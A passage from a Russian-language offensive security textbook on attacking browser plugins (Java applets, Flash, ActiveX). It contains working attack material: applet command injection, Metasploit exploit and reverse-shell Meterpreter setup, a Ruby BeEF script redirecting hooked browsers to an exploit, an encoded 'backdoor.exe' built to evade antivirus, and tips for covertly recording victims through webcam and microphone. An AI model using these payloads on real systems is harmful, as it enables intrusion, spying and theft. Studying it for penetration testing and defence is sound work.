


Рис. 8-13. JD-GUI показывает извлеченный исходный код. В коде видны установка RelaxedSecurityManager и запуск cmd.exe с аргументом dir.

В этом фрагменте кода следует отметить две важные области. Во-первых, апплет переопределяет стандартный диспетчер безопасности, чтобы ослабить разрешения, необходимые для выполнения команд. Если не предоставить апплету явные разрешения либо все разрешения, как в этом примере, апплет вызовет исключение безопасности и откажется выполнять команды. Во-вторых, переменная `str2` задает выполняемую команду с аргументом `dir`, переданным в код.

Эти сведения сообщают все необходимое для выполнения дополнительных команд операционной системы. Чтобы воспользоваться находкой, нужно предоставить дополнительные команды, которые выполнит `cmd.exe`. Поскольку исходная команда на экран не выводится, добавленные к ней команды незаметны. Для проверки измените первоначальный HTML-код следующим образом:

```
<object id='signedAppletCmdExec'
  classid='clsid:8AD9C840-044E-11D1-B3E9-00805F499D93'
  name='signedAppletCmdExec'>
  <param name='code' value='signedAppletCmdExec.class' />
  <param name='codebase' value='null' />
  <param name='archive'
  value='http://browserhacker.com/signedAppletCmdExec.jar' />
  <param name='debug' value='true' />
  <param name='dir' value='c:/ && notepad.exe' />
<object id='signedAppletCmdExec'>
```

Выделенное в оригинале изменение заставляет процесс `cmd.exe`, запущенный апплетом Java, перейти в каталог `c:/`, а затем запустить `notepad.exe`. Чтобы проверить работу, перезагрузите страницу атаки: должен появиться результат, похожий на рис. 8-14. Заголовок окна `cmd.exe` изменяется, показывая, что пользователь выполняет `notepad.exe`. Однако если выполнение завершится быстро, пользователь, скорее всего, не заметит кратковременного изменения.

Это прекрасная возможность выполнить полезную нагрузку Metasploit Meterpreter, которая быстро мигрирует в другой процесс. Другие атаки могут включать добавление новых локальных пользователей или, при наличии подходящих разрешений, даже участников группы Domain Admins, если цель имеет повышенные привилегии в домене Windows.




Рис. 8-14. Подписанный апплет запускает cmd.exe и notepad.exe.

Этот сценарий показывает несколько искусственный пример того, как использовать уязвимые апплеты Java для выполнения дополнительных команд ОС. Однако вспомните более сложные апплеты Java, которые вам, возможно, встречались.

Независимо от того, являются ли цели загрузчиками, установщиками или другими апплетами со сходной функциональностью, пользователь почти всегда считает их доверенными. Что произойдет, если изменить параметры таких доверенных приложений и отправить результат цели? Чтобы применить эти приемы, придется достать декомпилятор Java и копнуть глубже.

Обход песочницы Java

Время от времени обнаруживаются уязвимости песочницы Java, позволяющие обойти ее и выполнить вредоносный код за ее пределами.[19] Однако уязвима не каждая версия Java; одна из трудностей состоит в создании отпечатка конкретной версии Java, чтобы определить наличие слабости. Без этих сведений выйти из песочницы будет трудно.

Приведенный ранее в главе код создания отпечатка позволяет определить конкретную выполняемую версию Java. Имея эти сведения, можно выяснить, существует ли для нее обход песочницы. Java регулярно изменяется, вместе с ней меняются и способы эксплуатации, поэтому перечислять в книге конкретные уязвимые версии бессмысленно. Самый эффективный способ найти возможные обходы состоит в быстром поиске в Интернете по имеющейся версии.

Следует также учитывать два предыдущих примера кода Java. Каждый из них позволяет использовать подписанный апплет как мост между JavaScript и апплетом Java. Без эксплойта это единственный способ выполнять из апплета действия с операционной системой. Как вы могли заметить, при этом могут появляться предупреждения, поэтому для эффективной атаки необходима дополнительная социальная инженерия или другие методы.

Одним из самых заметных обходов песочницы был CVE-2013-0422, нацеленный на Java 1.7 с обновлениями 9 и 10. Как и многие ошибки Java, его сначала заметили в реальных атаках, затем деобфусцировали, проанализировали и, наконец, исправили. Первую общедоступную версию деобфусцированного кода опубликовал Security Obscurity.[20] Код апплета доступен по адресу `https://browserhacker.com`.

Эксплуатируемая этим обходом уязвимость основывалась на Java Reflection API.[21] Рефлексия представляет собой способность кода исследовать и изменять поведение объектов во время выполнения. В данном случае с ее помощью можно было получить экземпляр `com.sun.jmx.mbeanserver.MBeanInstantiator`, а затем вызвать метод `findClass()`. После этого удавалось загружать дополнительные классы и на практике даже вызывать определенный атакующим класс, который использовал обычный метод `Runtime.getRuntime().exec()` для выполнения команд операционной системы.

Поскольку песочница была обойдена, злоупотребление ошибкой позволяло выполнять команды ОС из неподписанного апплета. В то время уязвимость имела серьезные последствия, поскольку, как говорилось ранее, Oracle добавила функцию Click to Play только в версии 1.7 update 11.

Эксплуатация Java

Следующий пример нацелен на Java 1.7 update 17 и более ранние версии и эксплуатирует CVE-2013-2423,[22] обнаруженную Йеруном Фрейтерсом (Jeroen Frijters). Модуль Metasploit для этого эксплойта называется `java_jre17_driver_manager`.

Помните второй обход Click to Play, найденный Immunity и рассмотренный ранее в этой главе? Здесь показан практический пример его совместного применения с этим эксплойтом для обхода Click to Play, поскольку целью будет Java 1.7 с обновлением выше 11.

Сначала необходимо настроить эксплойт в Metasploit:

```
msf > use exploit/multi/browser/java_jre17_driver_manager
msf exploit(java_jre17_driver_manager) > set PAYLOAD
   java/meterpreter/reverse_tcp
msf exploit(java_jre17_driver_manager) > set SRVHOST 172.16.37.1
msf exploit(java_jre17_driver_manager) > set LHOST 172.16.37.1
msf exploit(java_jre17_driver_manager) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 172.16.37.1:4444
[*] Using URL:
http://172.16.37.1:8080/uGDMZKaKGvbP59
[*] Server started.
```

Теперь обработчик обратного соединения готов принимать подключения, а веб-сервер выдает вредоносные файлы JAR и JNLP. Можно переходить к тому, чтобы обманом заставить жертву посетить выделенный в оригинале URL. Запишите его: им нужно заменить значение переменной `EXPLOIT_URL` в следующем сценарии Ruby:

```
require 'rest_client'
require 'json'
# Корневые конечные точки RESTful API
ATTACK_DOMAIN = "172.16.37.1"
RESTAPI_HOOKS = "http://" + ATTACK_DOMAIN + ":3000/api/hooks"
RESTAPI_LOGS = "http://" + ATTACK_DOMAIN + ":3000/api/logs"
RESTAPI_MODULES = "http://" + ATTACK_DOMAIN + ":3000/api/modules"
RESTAPI_ADMIN = "http://" + ATTACK_DOMAIN + ":3000/api/admin"
# URL эксплойта Metasploit
EXPLOIT_URL = "http://172.16.37.1:8080/uGDMZKaKGvbP59"
BEEF_USER = "beef"
BEEF_PASSWD = "beef"
@token = nil
@modules = nil

@hooks = nil
def print_banner
  puts "[>>>] JDK <= 1.7u17 pwner - with CtP bypass for IE]"
end
def auth
  response = RestClient.post "#{RESTAPI_ADMIN}/login",
```

```
  { 'username' => "#{BEEF_USER}",
  'password' => "#{BEEF_PASSWD}"}.to_json,
  :content_type => :json,
  :accept => :json
  result = JSON.parse(response.body)
  @token = result['token']
  puts "[+] Retrieved RESTful API token: #{@token}"
end
def get_hooks
  response = RestClient.get "#{RESTAPI_HOOKS}",
   {:params => {:token => @token}}
  result = JSON.parse(response.body)
  @hooks = result["hooked-browsers"]["online"]
  puts "[+] Retrieved Hooked Browsers list. Online: #{@hooks.size}"
end
def get_modules
  response = RestClient.get "#{RESTAPI_MODULES}",
   {:params => {:token => @token}}
  @modules = JSON.parse(response.body)
  puts "[+] Retrieved #{@modules.size} available command modules"
end
def get_module_id(mod_name)
  @modules.each do |mod|
    # обычные модули
    if mod_name == mod[1]["class"]
      return mod[1]["id"]
      break
    end
  end
end
def pwn
  @windows_hooks = []
  @hooks.each do |hook|
    session = hook[1]["session"]
    browser = "#{hook[1]["name"]}-#{hook[1]["version"]}"
    if browser.match(/^IE/)
      sleep 2

      mod_id = get_module_id("Site_redirect")
      redirect_to_msf(session, mod_id)
      puts "[+] Browser [#{browser}] redirected to " +
       "MSF exploit [multi/browser/java_jre17_driver_manager]."+
       "Check your MSFconsole..."
    else
      puts "[+] Skipping browser [#{browser}] because" +
      " the Click to Play bypass will not work."
    end
  end
end
def redirect_to_msf(session, mod_id)
  RestClient.post "#{RESTAPI_MODULES}/#{session}/#{mod_id}?\
   token=#{@token}",
    {"redirect_url" => EXPLOIT_URL}.to_json,
    :content_type => :json,
    :accept => :json
end
print_banner
# Получить токен RESTful API
auth
# Получить подключенные браузеры в сети
get_hooks
# Получить доступные модули
get_modules
# Выполнить перенаправление
pwn
```

Код Ruby использует RESTful API BeEF для автоматической отправки инструкций подключенным браузерам определенных типов без необходимости обращаться к графическому интерфейсу. Если во время выполнения сценария подключены браузеры Internet Explorer, они будут перенаправлены на выделенный в оригинале URL:

```
LON-SP-5DV7P:Ch08 morru$ ruby java_1.7u17_Exploit_rest.rb
[>>>] JDK <= 1.7u17 pwner - with CtP bypass for IE]
[+] Retrieved RESTful API token:8a9ca8fab115a07677b736317c836842420c8131
[+] Retrieved Hooked Browsers list. Online: 1
[+] Retrieved 435 available command modules
[+] Skipping browser [FF-24] because the Click to Play
  bypass will not work.
[+] Browser [IE-10] redirected to MSF exploit
  [multi/browser/java_jre17_driver_manager].Check your MSFconsole...
```

Когда браузер перенаправляется на URL веб-сервера Metasploit, ему выдаются файл JNLP и вредоносный JAR. Все остальное сделает Metasploit.

В том числе он передаст и выполнит этап Java Meterpreter, а затем запустит полную полезную нагрузку Meterpreter на целевом компьютере:

```
msf exploit(java_jre17_driver_manager) > [*] 172.16.37.149
  java_jre17_driver_manager - handling request for /uGDMZKaKGvbP59
[*] 172.16.37.149    java_jre17_driver_manager -
handling request for /uGDMZKaKGvbP59/
[*] 172.16.37.149    java_jre17_driver_manager -
handling request for /uGDMZKaKGvbP59
[*] 172.16.37.149    java_jre17_driver_manager -
handling request for /uGDMZKaKGvbP59/
[*] 172.16.37.149    java_jre17_driver_manager -
handling request for /uGDMZKaKGvbP59/CanPVnBL.jnlp
[*] 172.16.37.149    java_jre17_driver_manager -
handling request for /uGDMZKaKGvbP59/maUmMQvf.jar
[*] Sending stage (30355 bytes) to 172.16.37.149
[*] Meterpreter session 1 opened (172.16.37.1:4444 ->
172.16.37.149:64944) at 2013-09-30 13:08:54 +0100
```

Преимущество этого эксплойта состоит в том, что в сочетании с рассмотренным ранее обходом Click to Play атака выполняется без вмешательства пользователя. На рис. 8-15 показана консоль Java, открытая исключительно для отладки. Выделенная строка показывает обход Click to Play в дескрипторе JNLP.




Рис. 8-15. Успешная эксплуатация CVE-2013-2423. В консоли выделен параметр __applet_ssv_validated=true.

В этом разделе было кратко показано совместное применение Metasploit и BeEF. Вы настроили сочетание эксплойта Java и обхода CtP. Потенциально это можно было сделать за меньшее число шагов, но в данном случае конечным результатом стал интерактивный контроль над компьютером жертвы на уровне ОС.

Атаки на Flash

Подобно Java, Flash является еще одним широко применяемым распространенным плагином. Flash представляет собой среду для создания анимации, интерактивных приложений и векторной графики. Его также часто используют для предоставления потокового мультимедиа в веб-интерфейсе пользователя.

Flash ведет собственное хранилище файлов cookie, причем удалить эти файлы непосредственно из браузера нельзя. Flash также может использовать локальное хранилище для кэширования файлов и обращаться к веб-камере и микрофону. Кроме того, Flash способен отправлять данные удаленным узлам и получать данные от них.

Понимание того, что такое Flash, как создать его отпечаток и затем эксплуатировать его, станет полезным дополнением к вашему набору средств атаки. Повсеместность плагина и возможность злоупотреблять через него микрофонами и веб-камерами делают его ценной целью.

Как упоминалось ранее, Flash широко используется в интерактивных сетевых играх. От него зависят популярные игры Facebook, например Farmville. Хотя Flash принят многими сетевыми играми, эта тенденция, по-видимому, меняется, отчасти из-за отсутствия поддержки Flash на Apple iPhone. Изменение заставляет разработчиков применять другие способы создания интерактивных приложений и игр, поддерживаемых несколькими платформами.

Понимание Shared Objects

Shared Objects представляют собой конструкцию ActionScript, позволяющую локально и удаленно извлекать данные из хранилища. Чаще всего Shared Objects используются как файлы cookie Flash.

Пользователю непросто управлять Shared Objects. Чтобы настроить сохраняемые данные, необходимо посетить панель Website Storage.[23] На рис. 8-16 показаны панель Storage и доступные на ней сведения. Панель позволяет задать объем данных, который можно хранить на компьютере, а также удалить существующие данные.

В отличие от сеансовых файлов cookie браузера, данные Shared Objects не удаляются регулярно, поэтому cookie Flash так привлекательны. Помимо основных сведений о пользователе, в этих хранилищах могут находиться данные учетных записей для доступа к удаленным приложениям или другие конфиденциальные сведения.




Рис. 8-16. Панель Website Storage Settings плагина Flash. Надписи: Website - веб-сайт; Amount of storage you are currently using - используемый объем хранилища; Delete website - удалить сайт; Delete all sites - удалить все сайты.

Сведения из Shared Objects также сохраняются в файловой системе. Чтобы просмотреть свои данные на Mac, перейдите в каталог `Library/Preferences/Macromedia/Flash Player/#SharedObjects/` внутри домашнего каталога. В Windows файлы находятся в `C:\Documents and Settings\[username]\Application Data\Macromedia\Flash Player`. Изучая эти файлы, можно найти данные аутентификации, сведения, изменяющие функциональность программы, и другие полезные мелочи. Поэтому после компрометации системы эти файлы вполне стоит проверить в поисках сведений, которые помогут дальнейшей эксплуатации.

ActionScript

ActionScript является языком сценариев с открытым исходным кодом, который компилируется в байт-код и используется как в Adobe Flash, так и в Apache Flex. Байт-код выполняется в ActionScript Virtual Machine (AVM), предоставляющей среду песочницы, сходную с Java. Flash предназначен прежде всего для предоставления веб-содержимого, поэтому обычно значительно меньше напрямую взаимодействует с операционной системой. ActionScript способен отправлять сетевые и веб-запросы, обращаться к некоторым периферийным устройствам и передавать пользователю потоковое мультимедиа.

Хотя скомпилированный байт-код ActionScript нечитаем для человека, такие инструменты, как SWFScan,[24] могут снова преобразовать его в ActionScript. Они полезны по той же причине, что и декомпиляция приложений Java. В таких приложениях часто содержатся жестко заданные учетные данные, URL, на которые страницы не ссылаются, и другое интересное содержимое. Использование этих данных также может позволить управлять тем, что увидит жертва, когда вы изменяете содержимое посредством атак MitM.

Использование веб-камеры и микрофона

Возможность задействовать и микрофон, и веб-камеру делает эксперименты с Flash чрезвычайно интересными. По умолчанию настройки безопасности запрещают доступ и к микрофону, и к веб-камере. Щелкнув апплет Flash правой кнопкой мыши и выбрав Settings, можно исследовать текущие настройки. На рис. 8-17 показаны параметры, разрешающие или запрещающие использование микрофона либо камеры.

Рис. 8-17. Параметры камеры и микрофона Adobe Flash. Надписи: Allow - разрешить; Deny - запретить; Remember - запомнить; Close - закрыть.

Если обманом заставить человека включить эту функцию, апплеты Flash смогут обращаться к камере и микрофону. Более того, если убедить жертву установить флажок Remember, Flash запомнит настройку для любых будущих апплетов Flash в контексте текущего источника. Эта настройка не относится к отдельному апплету Flash, поэтому разрешение получит любой другой апплет Flash с того же сайта.

Эту возможность полезно задействовать в атаке с социальной инженерией. Например, можно обманом заставить человека запустить Flash-игру, которая делает снимок веб-камерой и пририсовывает смешную шляпу, а затем использовать это для дальнейшей компрометации. Как только жертва разрешит источнику доступ к камере и микрофону, можно отправить скрытое Flash-приложение размером 1x1 пиксель, которое просто записывает звук с микрофона и изображение с камеры, как показано в главе 5.

API для доступа к камере описаны в справочнике ActionScript[25] в разделе класса `Camera`. С помощью этого класса можно записывать видео, получать статистику видео и задавать частоту кадров камеры (FPS). Отдельные снимки можно получать, задав FPS равной 0. Чтобы определить, включена ли камера, можно запросить атрибут `name` класса `Camera`, указывающий на наличие камеры. Если атрибут `name` пуст, доступной камеры может не быть.

API `Microphone` имеет сходную функциональность, и для него также существует справочник ActionScript.[26] Микрофон позволяет записывать звук, определять громкость обнаруженного звука, отключать подавление эха и выполнять другие задачи. Для передачи аудиоданных через Интернет класс `Microphone` используется совместно с классом `NetStream`.

Один из самых распространенных, хотя теперь уже исправленных, методов состоял в том, чтобы с помощью социальной инженерии заставить жертву изменить эти настройки конфиденциальности Flash посредством кликджекинга. Как обсуждалось в главе 4, идея состояла в использовании прозрачных элементов IFrame и DIV для показа жертве элементов интерфейса. Однако когда пользователь щелкал эти элементы, на самом деле изменялись настройки конфиденциальности Flash, предоставляя источнику повышенный доступ.

Фаззинг Flash

Как и многие технологии, Flash можно подвергать фаззингу для поиска сбоев. Разумеется, в прошлом исследователи безопасности неоднократно делали это для обнаружения различных условий, пригодных для эксплуатации.

Заметное исследование по поиску эксплуатируемых ошибок во Flash провела группа безопасности Google[27] в 2011 году. Она выполнила масштабный фаззинг Flash, проанализировав огромный набор Flash-файлов.

Исследование выявило около 400 уникальных сигнатур сбоев, 106 из которых были помечены как ошибки безопасности. Сначала группа безопасности Google собрала около 20 Тбайт SWF-файлов. Из них был создан минимальный набор из 20 000 уникальных файлов. Эти файлы изменялись и передавались Flash Player с одновременным отслеживанием сбоев.

> **RADAMSA**
>
> Если вы хотите узнать о фаззинге больше, попробуйте Radamsa, средство изменения черного ящика с открытым исходным кодом от финского Университета Оулу. Подробнее о Radamsa можно узнать по адресу `https://www.ee.oulu.fi/research/ouspg/Radamsa`.

Атаки на элементы управления ActiveX

ActiveX представляет собой архитектуру плагинов Microsoft для браузеров, позволяющую разработчикам добавлять браузеру функциональность. Элементы управления ActiveX могут делать что угодно, от создания анимации до установки программного обеспечения в системе. Поскольку они способны преодолеть разрыв между браузером и операционной системой, они также являются первоочередной целью эксплуатации. Для правильной работы многим сайтам требуются дополнительные возможности ActiveX.

Некоторые элементы управления ActiveX вам знакомы, например Adobe Flash, Java или Windows Update. Другие предоставляют функции, специфичные для отдельных сайтов, например аутентификацию и управление сертификатами. На момент написания книги одним из примеров

были сайты китайских банков.[28] Понимая работу этих элементов управления и способы их эксплуатации, можно использовать их уязвимости для создания отпечатков браузеров, управления выполнением и получения доступа к системе.

Хотя ActiveX предназначен для Internet Explorer, существуют плагины для Chrome[29] и Firefox,[30] позволяющие выполнять ActiveX без открытия окна Internet Explorer. Основное ограничение этих плагинов состоит в том, что они все равно должны работать в Windows, поскольку ActiveX является скомпилированным кодом.

Эксплуатация ActiveX

Эксплуатация ActiveX не всегда проста. Иногда для получения доступа к более защищенным ресурсам приходится сочетать две разные атаки. В следующем примере показано, как совместно использовать доступ к корпоративному общему ресурсу и сведения о наличии установленного плагина, чтобы эксплуатировать хост.

Исследуемым модулем является плагин ActiveX Mitsubishi MC-WorX.[31] Этот плагин входит в пакет Mitsubishi MC-WorX SCADA и помогает визуализировать производственные системы. Эксплуатируемый плагин предназначен для запуска самой программы. Обнаруженная Блейком (Blake) ошибка[32] позволяет указать для запуска произвольное имя файла. Проблема состоит в том, что эксплойт принимает только локальные имена файлов. Пути UNC[33] не разрешены, однако если путь UNC подключен к букве диска, он сработает. Такая ситуация часто встречается в корпоративных средах с общими ресурсами подразделений и другими корпоративными ресурсами. Вероятно, в таких условиях существует другой пользователь с меньшими привилегиями, которого вы захотите атаковать и у которого есть некоторый доступ к корпоративному общему ресурсу.

В этом примере вы создадите полезную нагрузку Metasploit, настроите обработчик и подготовите пример страницы, которую должна посетить жертва. Заставить человека открыть эту страницу можно, внедрив ее в законную страницу через Ettercap, изменив веб-ресурс в интрасети или доставив ее в рамках фишинговой кампании.

Предполагается, что плагин уже установлен в целевой системе. Однако Крис Гейтс (Chris Gates) представил приемы,[34] позволяющие сначала обманом заставить пользователей установить уязвимый плагин под предлогом того, что он необходим для просмотра содержимого, которое в конечном счете эксплуатирует пользователя. Независимо от того, как ПО оказалось у цели, будем считать, что плагин установлен.

УТИЛИТЫ METASPLOIT

Взаимодействовать с Metasploit Framework можно множеством способов. Ранее в главе 6 Metasploit демонстрировался через интерактивную консоль `msfconsole`. К другим важным командам Metasploit относятся:

• `Msfpayload` - утилита командной строки для создания полезных нагрузок Metasploit.

• `Msfencode` - утилита командной строки для кодирования шелл-кода. Довольно часто `msfpayload` и `msfencode` применяются совместно: сначала выводится определенная полезная нагрузка, затем она кодируется.

• `Msfvenom` - команда, непосредственно объединяющая `msfpayload` и `msfencode`.

• `Msfgui` - интерактивный графический интерфейс пользователя для Metasploit.

Следующий шаг состоит в создании и размещении полезной нагрузки Meterpreter, которая затем будет доставлена и выполнена жертвой. Здесь предполагается, что ваш IP-адрес равен `192.168.1.132`. Чтобы `msfpayload` создал бэкдор Meterpreter, необходимо указать полезную нагрузку, порт и IP-адрес.

Кроме того, вероятно, полезно применить `msfencode` для дополнительного кодирования двоичного файла, чтобы уменьшить вероятность его обнаружения антивирусом. Эффективность этого подхода со временем то возрастает, то снижается. Если антивирус обнаруживает полезную нагрузку, попробуйте упаковщик, например Hyperion,[35] или, что еще лучше, Veil.[36] Следующая команда оболочки объединяет `msfpayload` и `msfencode`, создавая двоичный файл:

```
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.132\
  LPORT=8675 R | msfencode -c 3 -t exe > backdoor.exe
```

Команда создает полезную нагрузку обратного подключения Meterpreter, кодирует ее трижды и сохраняет исполняемый файл под именем `backdoor.exe`. Затем необходим сопутствующий обработчик Metasploit, к которому подключится полезная нагрузка. Для этого запустите `msfconsole`, а затем `multi/handler` со следующими параметрами:

```
msf> use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.132
LHOST => 192.168.1.132
msf exploit(handler) > set LPORT 8675
LPORT => 8675
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.132:8675
[*] Starting the payload handler...
```

Как видно, обработчик уже прослушивает соединения. Поскольку он запущен с параметром `-j`, он работает в фоновом режиме и принимает несколько входящих оболочек. Это удобно, когда к вам могут подключиться сразу многие жертвы.

